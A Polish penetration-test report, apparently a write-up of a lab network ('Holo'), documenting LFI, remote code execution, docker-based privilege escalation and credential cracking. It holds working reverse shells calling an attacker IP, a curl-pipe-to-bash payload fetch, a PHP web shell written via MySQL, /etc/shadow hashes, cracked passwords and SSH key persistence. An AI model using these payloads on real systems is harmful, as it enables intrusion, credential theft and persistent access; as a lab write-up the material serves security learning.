

hololive

Raport z testów bezpieczeństwa

AUDYTORZY

- Roman Dibrov
- Tomasz Browarczyk
- Lukasz Kujawa
- Mateusz Dwojak
- Wojciech Stoiński

DATA WYKONANIA PRAC:

17.06.2022

Sieć HOOLIVE

[Medium4.0] Local File Inclusion

Opisanie:

(LFI) lub po prostu dołączanie plików odnosi się do ataku polegającego na dołączeniu, za pomocą którego osoba atakująca może nakłonić aplikację internetową do dołączenia plików na serwerze sieci Web, wykorzystując funkcję, która dynamicznie obejmuje lokalne pliki lub skrypty

```
nmap -sC -sV -p- 10.200.112.33
```

22/tcp open ssh

80/tcp open

33060/tcp

```
└─(kali㉿kali)-[~]
$ nmap -vv -p- 10.200.112.33
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 19:17 EDT
Initiating Ping Scan at 19:17
Scanning 10.200.112.33 [2 ports]
Completed Ping Scan at 19:17, 0.21s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 0.04s elapsed
Initiating Connect Scan at 19:17
Scanning 10.200.112.33 [65535 ports]
Discovered open port 22/tcp on 10.200.112.33
Discovered open port 80/tcp on 10.200.112.33
Increasing send delay for 10.200.112.33 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.200.112.33 from 5 to 10 due to max_successful_tryno increase to 5
Increasing send delay for 10.200.112.33 from 10 to 20 due to max_successful_tryno increase to 6
Connect Scan Timing: About 3.13% done; ETC: 19:34 (0:16:00 remaining)
Connect Scan Timing: About 5.23% done; ETC: 19:37 (0:18:26 remaining)
Connect Scan Timing: About 7.67% done; ETC: 19:38 (0:19:28 remaining)
Connect Scan Timing: About 23.60% done; ETC: 19:41 (0:18:21 remaining)
Discovered open port 33060/tcp on 10.200.112.33
Increasing send delay for 10.200.112.33 from 20 to 40 due to max_successful_tryno increase to 7 in lib
```

Wykrywam ukryte subdomeny

```
gobuster vhost -u http://holo.live -w
```

I dodaje do /etc/hosts

```
ff02::2-18 13:48 ip6-allrouters  
10.200.112.33:48 www.holo.live  
10.200.112.33:48 admin.holo.live  
10.200.112.33 dev.holo.live
```

Scanuje subdomeny na ukryte katalogi

```
gobuster dir -u http://admin.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100
[+] Url: http://admin.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://admin.holo.live
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php,txt,html,zip,py,sh
[+] Timeout: 10s

2023/06/18 13:53:16 Starting gobuster in directory enumeration mode

/.html          (Status: 403) [Size: 280]
/index.php      (Status: 200) [Size: 1845]
/docs          (Status: 301) [Size: 317] [→ http://admin.holo.live/docs/]
/.php           (Status: 403) [Size: 280]
/assets         (Status: 301) [Size: 319] [→ http://admin.holo.live/assets/]
/examples       (Status: 301) [Size: 321] [→ http://admin.holo.live/examples/]
/javascript    (Status: 301) [Size: 323] [→ http://admin.holo.live/javascript/]
/robots.txt     (Status: 200) [Size: 135]
/dashboard.php  (Status: 302) [Size: 0] [→ index.php]
```

W pliku robots.txt znalazłem ciekawe pliki

User-agent: *

Disallow: /var/www/admin/db.php

Disallow: /var/www/admin/dashboard.php

Disallow: /var/www/admin/supersecretdir/creds.txt

```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

W drugiej subdomenie też są ciekawe pliki

```
gobuster dir -u http://dev.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 100
```

/html

/images

/about.php

/img.php

/login

/login.php

```
[kali㉿kali] ~
$ gobuster dir -u http://dev.holo.live -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,zip,py,sh -t 5

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      (Ubuntu) Server at http://dev.holo.live
[+] Method:   GET
[+] Threads:  5
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: txt,html,zip,py,sh,php
[+] Timeout:   10s


2023/06/18 14:18:10 Starting gobuster in directory enumeration mode

/.html          (Status: 403) [Size: 278]
/.php           (Status: 403) [Size: 278]
/index.php     (Status: 200) [Size: 7515]
/images         (Status: 301) [Size: 315] [→ http://dev.holo.live/images/]
/about.php      (Status: 200) [Size: 9612]
/img.php        (Status: 200) [Size: 0]
/login          (Status: 403) [Size: 278]
/login.php      (Status: 403) [Size: 278]
Progress: 946 / 1543927 (0.06%) [ERROR] 2023/06/18 14:18:37 [!] Get "http://dev.holo.live/books.py": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
```

Strona img.php jest podana ma LFI!!

Sprobujmy zobaczyć plik /etc/passwd

<http://dev.holo.live/img.php?file=../../../../etc/passwd>



Sprobuje odczytać plik , który znalazłem w "robots.txt"


<http://dev.holo.live/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt>

I mam usera i haslo

****I know you forget things, so I'm leaving this note for you:**

admin:DBManagerLogin!

- gurag <3**



Lokalizacja: Strona "dev.holo.live/img.php"

Recomendacja : Użycie "białej listy", która nie pozwoli wpisywać żośliwy kod

[Medium6.4] REMOTE CODE EXECUTION

Opisanie:

Zdalne wywoływanie komend tylko dzięki umieszczeniu ich w odpowiednim nagłówku protokołu TCP. Pozwala to atakującemu działać w systemie/oprogramowaniu niezauważalnie, szpiegować ofiarę przez długi czas, rozdysyrybuować przygotowane złośliwe oprogramowanie (malware), infekować powiązane urządzenia w sieci, przeprowadzać rekonesans itd.

Loguje się jako admin !!! na stronie `admin.holo.live`

W kodie źródłowym widać ciekawy komentarz


```

<div class="card card-chart">
</div>
</div>
<div class="col-xl-4 col-lg-12">
  <div class="card card-chart">
    <div class="card-header card-header-warning">
      <div class="ct-chart" id="websiteViewsChart"></div>
    </div>
    <div class="card-body">
      <h4 class="card-title"> 83 <span> </span>
    <div style="display: flex; justify-content: space-between; font-size: small;">
      <div> 83 today </div>
      <!-- //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']); } -->
    </div>
    </div>
  </div>
</div>
</div>
<script>
const x = new Date().getFullYear();
let date = document.getElementById('date');
date.innerHTML = '&copy; ' + x + date.innerHTML;

```

Sprobujmy urzyć CMD do Remote Code Execution

+ "?cmd="



```
export RHOST="10.50.109.186";export RPORT=1234;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```

po enumaracji jest 1 flaga

```
drwxr-xr-x 1 root      root          4096 Jan 16 2021 .
drwxr-xr-x 1 root      root          4096 Jan 16 2021 ..
drwxr-xr-x 6 root      root          4096 Jan 16 2021 admin
drwxr-xr-x 8 root      root          4096 Nov  3 2020 dev
drwxr-xr-x 2 root      root          4096 Jan 16 2021 html
-rw-r--r-- 1 root      root          39 Dec  3 2020 user.txt
-rw-r--r-- 1 root      root        82472960 Jan 16 2021 web.tar
drwxr-x— 6 www-data  www-data      4096 Nov  3 2020 wordpress
www-data@31d8ed057da6:/var/www$ cat user.txt
HOLO{175d7322f8fc53392a417ccde356c3fe}
www-data@31d8ed057da6:/var/www$
```

HOLO{175d7322f8fc53392a417ccde356c3fe}

Jak okazuje się ja jestem w kontenerze !!!

Używając polecenia

```
nc -zv 192.168.100.1 1-65535
```

przescanuje wszystkie porty kontenera

```
$ nc -zv 192.168.100.1 1-65535
$ nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
$
```

Jest "baza danych". Sprobuję wyszukać plik od tej bazy danych

Znalazłem go w katalogu /var/www/admin/db_connect.php

odczytując go mamu usera i haslo

creds:

!123SecureAdminDashboard321!

admin

DashboardDB

```
cat /var/www/admin/db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
$ |
```

Loguję się do bazy danych

```
mysql -u admin -p -h 192.168.100.1
```

szukając baze danych mam jeszcze 1 usera

```

mysql> show databases;
show databases;
+-----+-----+
| Database |          |
+-----+-----+
| DashboardDB |          |
| information_schema |          |
| mysql |          |
| performance_schema |          |
| sys |          |
+-----+
5 rows in set (0.00 sec)

mysql> use DashboardDB;
use DashboardDB;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_DashboardDB |
+-----+
| users |          |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-----+
| username | password |
+-----+-----+
| admin    | DBManagerLogin! |
| gurag    | AAAA           |
+-----+-----+
2 rows in set (0.00 sec)

mysql> █

```

gurag: AAAA

dalej za pomocą payloada szukamy usera który wystawił kontener

Payload:

```

select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE
'/var/www/html/new.php';

```

pobieranie username:

```

curl 192.168.100.1:8080/new.php?cmd=whoami

```

```
mysql> select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/new.php';
select '<?pnp $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/new.php';
Query OK, 1 row affected (0.00 sec)

mysql> exit
exit
Bye
$ curl 127.0.0.1:8080/new.php?cmd=whoami
curl 127.0.0.1:8080/new.php?cmd=whoami
curl: (7) Failed to connect to 127.0.0.1 port 8080: Connection refused
$ curl 192.168.100.1:8080/new.php?cmd=whoami
curl 192.168.100.1:8080/new.php?cmd=whoami
www-data
$
```

Dalej tworzymy revshella:

1. payload na kali :

```
nano shellscript.sh
```

```
#!/bin/bash
bash -i >& /dev/tcp/10.50.109.186/53 0>&1
```

2. http server na kali:

```
python3 -m http.server 80
```

3)w innym terminalu na kali nasłuchiwać:

```
nc -lvp 53
```

3. na atakowanym kontenerze :

```
curl 'http://192.168.100.1:8080/new.php?
```

```
cmd=curl%20http%3A%2F%2F10.50.109.186%3A80%2Fshellscript.sh%7Cbash%20%26'
```

Mamy shela, ale zróbmy interactive shella

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Mamy 2 flagę

```
HOLO{3792d7d80c4dcabb8a533afddf06f666}
```

Lokalizacja: Strona admina "admin.holo.live"

Recomendacja: Terminowe instalowanie poprawek lub aktualizacji oprogramowania

[Low2.5] SUID Privillage Escalation

Opisanie:

Jeśli plik binarny ma ustawiony bit SUID, nie traci podwyższonych uprawnień i może być nadużywany do uzyskiwania dostępu do systemu plików, eskalacji lub utrzymywania uprzywilejowanego dostępu

Po enumeracji : widać że docker ma SUID. Możemy użyć to dla escalacji uprawnień

```
find / -perm -u=s -type f 2>/dev/null
```

```
ls -la php cr1.php phppinfo.php tec.php TODOCS.exe
total 16
drwxr-xr-x 3 mysql adm 4096 Dec  5 2020 .
drwxr-xr-x 13 mysql adm 4096 Nov  4 2020 ..
drwsrwsrwx 7 mysql adm 4096 Jun 19 12:18 html
-rwxrwxrwx 1 root root 39 Dec  5 2020 user.txt
www-data@ip-10-200-112-33:/var/www$ cat user.txt
cat user.txt
HOLO{3792d7d80c4dcabb8a533afddf06f666}
www-data@ip-10-200-112-33:/var/www$
```

zobaczmy maszyny używane dokerem

```
docker images
```

Montujemy ubuntu

```
docker run -v /:/mnt -it ubuntu:18.04 /bin/sh
www-data@ip-10-200-112-33:/home/ubuntu$ docker images
docker images
REPOSITORY          TAG      IMAGE ID      CREATED       SIZE
<none>            <none>   cb1b741122e8  2 years ago  995MB
<none>            <none>   b711fc810515  2 years ago  993MB
<none>            <none>   591bb8cd4ef6  2 years ago  993MB
<none>            <none>   88d15ba62bf4  2 years ago  993MB
ubuntu              18.04   56def654ec22  2 years ago  63.2MB
www-data@ip-10-200-112-33:/home/ubuntu$ docker run -v /:/mnt -it ubuntu:18.04 /bin/sh
<untu$ docker run -v /:/mnt -it ubuntu:18.04 /bin/sh
#
```

Pzejdżmy do katalogu /mnt

```
find / -type f -name "root.txt" 2>/dev/null
```

```
cat /mnt/root/root.txt
```

HOLO{e16581b01d445a05adb2e6d45eb373f7}

```
# find / -type f -name "root.txt" 2>/dev/null
find / -type f -name "root.txt" 2>/dev/null
/mnt/root/root.txt
# cat /mnt/root/root.txt
cat /mnt/root/root.txt
HOLO{e16581b01d445a05adb2e6d45eb373f7}
+
```

Localizacja : docker

Recomendacja: Usunięcie uprawnień SUID dla docker

[Medium6.4] Błąd konfiguracji w aplikacji webowej

Opisanie:

W danej aplikacji webowej błąd w resetowaniu hasła użytkownika, który pozwala przechwycić "token"

Odczytamy plik:

```
cat /mnt/etc/shadow
```

```
cat /mnt/etc/shadow
root:$6$Yo6Q8EXPuD8w0$Yc.Ufe3ffMwRJLNroJuMvf5/Telga69RdVEvgWBC.FN5rs9v00NeoKex4jIaxCyWNPTDtYfxWn.EM40LxjndR1:18605:0:99999:7 :::
daemon:*:18512:0:99999:7 :::
bin:*:18512:0:99999:7 :::
sys:*:18512:0:99999:7 :::
sync:*:18512:0:99999:7 :::
games:*:18512:0:99999:7 :::
man:*:18512:0:99999:7 :::
lp:*:18512:0:99999:7 :::
mail:*:18512:0:99999:7 :::
news:*:18512:0:99999:7 :::
uucp:*:18512:0:99999:7 :::
proxy:*:18512:0:99999:7 :::
www-data:*:18512:0:99999:7 :::
backup:*:18512:0:99999:7 :::
list:*:18512:0:99999:7 :::
irc:*:18512:0:99999:7 :::
gnats:*:18512:0:99999:7 :::
nobody:*:18512:0:99999:7 :::
systemd-network:*:18512:0:99999:7 :::
systemd-resolve:*:18512:0:99999:7 :::
systemd-timesync:*:18512:0:99999:7 :::
messagebus:*:18512:0:99999:7 :::
syslog:*:18512:0:99999:7 :::
_apt:*:18512:0:99999:7 :::
tss:*:18512:0:99999:7 :::
uuidd:*:18512:0:99999:7 :::
tcpdump::*:18512:0:99999:7 :::
sshd:*:18512:0:99999:7 :::
landscape:*:18512:0:99999:7 :::
pollinate:*:18512:0:99999:7 :::
ec2-instance-connect:::18512:0:99999:7 :::
systemd-coredump:::18566:::::::
ubuntu:!$6$mlN/Q.1gopcuhc$7ym0CjV3RETfUL6GaNbau9MdEGS6NgeXLM.CDcuS5gNj2oIQLpRLzxFuAwG0dGclk1NX70EVzUUKyUQOezaF0.:18601:0:99999:7 :::
lxde:::18566:::::::
mysql::!18566:0:99999:7 :::
dnsmasq::*:18566:0:99999:7 :::
linux-admin:$6$Zs4KmlUsMiwVly2y$V8S5G3q7tpBMZip8Iv/H6i5ctHVFF6.fS.HXBw9Kyv96Qbc2ZHzHLYHkaHm8A5toyMA3J53JU.dc6ZCjRxhjV1:18570:0:99999:7 :::
```

Sprobujemy skracować haszę

```
hashcat -m 1800 hash.txt /home/kali/Desktop/rockyou.txt
```

tylko jeden udało się złamać

linux-admin:linuxrulez

Żeby dostać dobrego shella wygeneruje parę kluczy i dodam do `authorized_keys`, który znalazłem w folderze `/mnt/root/.ssh`

```
[kali㉿kali)-[~]
$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:yeUN90BPDcIjGnx5UH7aVek3dZIKY2IIIIdzxH8CZmTg kali㉿kali
The key's randomart image is:
+---[RSA 3072]---+
| ... +B.*+=B.++o |
| .. E.Xo++=+*o.= |
| .. ++o+.+.+ |
| .. = * +. |
| echo "ssh-rsa AAAAAB3NzaC1yc2EAAAQABAAABgQChXBxPvGj/tm43+tc+rMalP
| jpA6E5M1rxrQXN3b4YYv9y1kSLk0nqi/8p0n1W5kDQ+uoL689J4N03Kjh6ISxN4SaMfr
| 4HuL7/CqhiAk80KqcIlBcXnlq7cmReaf3fnSD+2uoPcQGAPoGsXgLYbLCTQrc5r6BMlb
| horized_keys
| echo "ssh-rsa AAAAAB3NzaC1yc2EAAAQABAAABgQChXBxPvGj/tm43+tc+rMalP
| jpA6E5M1rxrQXN3b4YYv9y1kSLk0nqi/8p0n1W5kDQ+uoL689J4N03Kjh6ISxN4SaMfrjM
+---[SHA256]---
```

```

ls
authorized_keys
# echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQChXbPvGj/tm43+c+rMaPuJdK0SLN3LoFRfZDvbHifjmc/hn6dvimZ9SxmwxBgUiJU+V0/xRexrJ8Nuak3xHKeTM5dYnu1w3dgAniZ0rwKu5LZMbIHvy4a6lgrkQky73aN20zn5
vjpA6E5M1rxrQXNb4ByV9y1kSLkOnqi/8p0n1W5kD0+uoL689J4N03Kjh61SxNaMfrjVWP/Ns/fcqlPtNMjzDyV1kQAF9LTQzkrbgTewumw1Ncsgb1jDjBwf9ASaqGvsSGQGPxhPjIhyJXRvSPSL7BCb6VLia//hoYY+5ULgMsawrEcVobZDds+R
04Hu17/Cqliak80KqcxLBxnlq7cmReaf3fnSD+2uoPcQGApGsXg1YbLCTQrc5r6BMLbyuyfZA10FbNloj1hxoCw1rZq2QP552QwUbxtIkW4DQdfVsowHrpoaZvN8Aeb6hqV5ASBxp5G1558837heaji3tRiTHWldJcoFGPTRQ+xamPxk=" >> auth
orized_keys
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQChXbPvGj/tm43+c+rMaPuJdK0SLN3LoFRfZDvbHifjmc/hn6dvimZ9SxmwxBgUiJU+V0/xRexrJ8Nuak3xHKeTM5dYnu1w3dgAniZ0rwKu5LZMbIHvy4a6lgrkQky73aN20zn5v
pA6E5M1rxrQXNb4ByV9y1kSLkOnqi/8p0n1W5kD0+uoL689J4N03Kjh61SxNaMfrjVWP/Ns/fcqlPtNMjzDyV1kQAF9LTQzkrbgTewumw1Ncsgb1jDjBwf9ASaqGvsSGQGPxhPjIhyJXRvSPSL7BCb6VLia//hoYY+5ULgMsawrEcVobZDds+R04
Hu17/Cqliak80KqcxLBxnlq7cmReaf3fnSD+2uoPcQGApGsXg1YbLCTQrc5r6BMLbyuyfZA10FbNloj1hxoCw1rZq2QP552QwUbxtIkW4DQdfVsowHrpoaZvN8Aeb6hqV5ASBxp5G1558837heaji3tRiTHWldJcoFGPTRQ+xamPxk=" >> auth
orized_keys
# cat authorized_keys
cat authorized_keys
no-port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".';echo;sleep 10;exit 142" ssh-rsa AAAAB3NzaC1yc2EAA
AAAQABAAQCM0AH4B54b+rdtLqwIBFUCT]lnAOHLYETxBjWLJnrnx0wIqvGMioxX154Nh610DDmbaYjgCMQ1lcFaUDIMLzoNMJvqeYbdgt/B51v47c0SCaQu4nQapqUqqjhwlTp3Humj7bvVKHZV2ATczdLOK6E170YdwewMTjrI9n3L5AyZTs0SV
7vlHCYmH00SGG0JWGNGRLT0ddTP=ZY4g6rFFFh/dwryoZXn2xbmdK44okuYgwUSBLBbMR058Hmvf5lE+g7K3kc/a7k+A36zSjt+Ay/rxstFAmL7gJcRw4+33aLsi0HvTh3Q7Nt4y3GWGySML51JwMQL/jQESIBuMnMgv ad-network
--port-forwarding,no-agent-forwarding,no-X11-forwarding,command="echo 'Please login as the user \"ubuntu\" rather than the user \"root\".';echo;sleep 10;exit 142" ssh-rsa AAAAB3NzaC1yc2EAA
AAAQABAAQCM016Nh1qH5Rp36qjt4jzwrVb/H/+YLRIrx5ms9dSyxumP8+chjXkSN0rgNtZ6xa0DDikslsQvKMCqoJqhQ4jH9xQ1Tj29taguazmk0gUnaTEJP0StqnvNExgs1t0uDW35xQqWmrtu954myt+4x+rWQ739SPPLMdBmughB13uC/
3DcsE4aRwL7p+McEhgGkqvyfhu/9SngnIkayozwMPHaDhpvLAomGnTcd8Crn+011z2mqz5KjDymnLkppkw2mgTAveeJNxGc77QRKh6atn15Wzek9Px1FvU1ZsJePo+y8+vnZhOM2mlx010vK2WzuOcvlpWKw92ef am1OpenVPN
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQChXbPvGj/tm43+c+rMaPuJdK0SLN3LoFRfZDvbHifjmc/hn6dvimZ9SxmwxBgUiJU+V0/xRexrJ8Nuak3xHKeTM5dYnu1w3dgAniZ0rwKu5LZMbIHvy4a6lgrkQky73aN20zn5v
1rxrQXNb4ByV9y1kSLkOnqi/8p0n1W5kD0+uoL689J4N03Kjh61SxNaMfrjVWP/Ns/fcqlPtNMjzDyV1kQAF9LTQzkrbgTewumw1Ncsgb1jDjBwf9ASaqGvsSGQGPxhPjIhyJXRvSPSL7BCb6VLia//hoYY+5ULgMsawrEcVobZDds+R04Hu17/Cqliak80KqcxLBxnlq7cmReaf3fnSD+2uoPcQGApGsXg1YbLCTQrc5r6BMLbyuyfZA10FbNloj1hxoCw1rZq2QP552QwUbxtIkW4DQdfVsowHrpoaZvN8Aeb6hqV5ASBxp5G1558837heaji3tRiTHWldJcoFGPTRQ+xamPxk=" >
# 

```

Kopijuje chisel na maszynę:

```

root@ip-10-200-112-33:/tmp# wget http://10.50.109.186:8000/chisel_1.8.1_linux_amd64
--2023-06-23 13:26:23--  http://10.50.109.186:8000/chisel_1.8.1_linux_amd64
Connecting to 10.50.109.186:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8384512 (8.0M) [application/octet-stream]
Saving to: 'chisel_1.8.1_linux_amd64'

chisel_1.8.1_linux_amd64                                         100%[=====] 2023-06-23 13:26:29 (1.35 MB/s) - 'chisel_1.8.1_linux_amd64' saved [8384512/8384512]

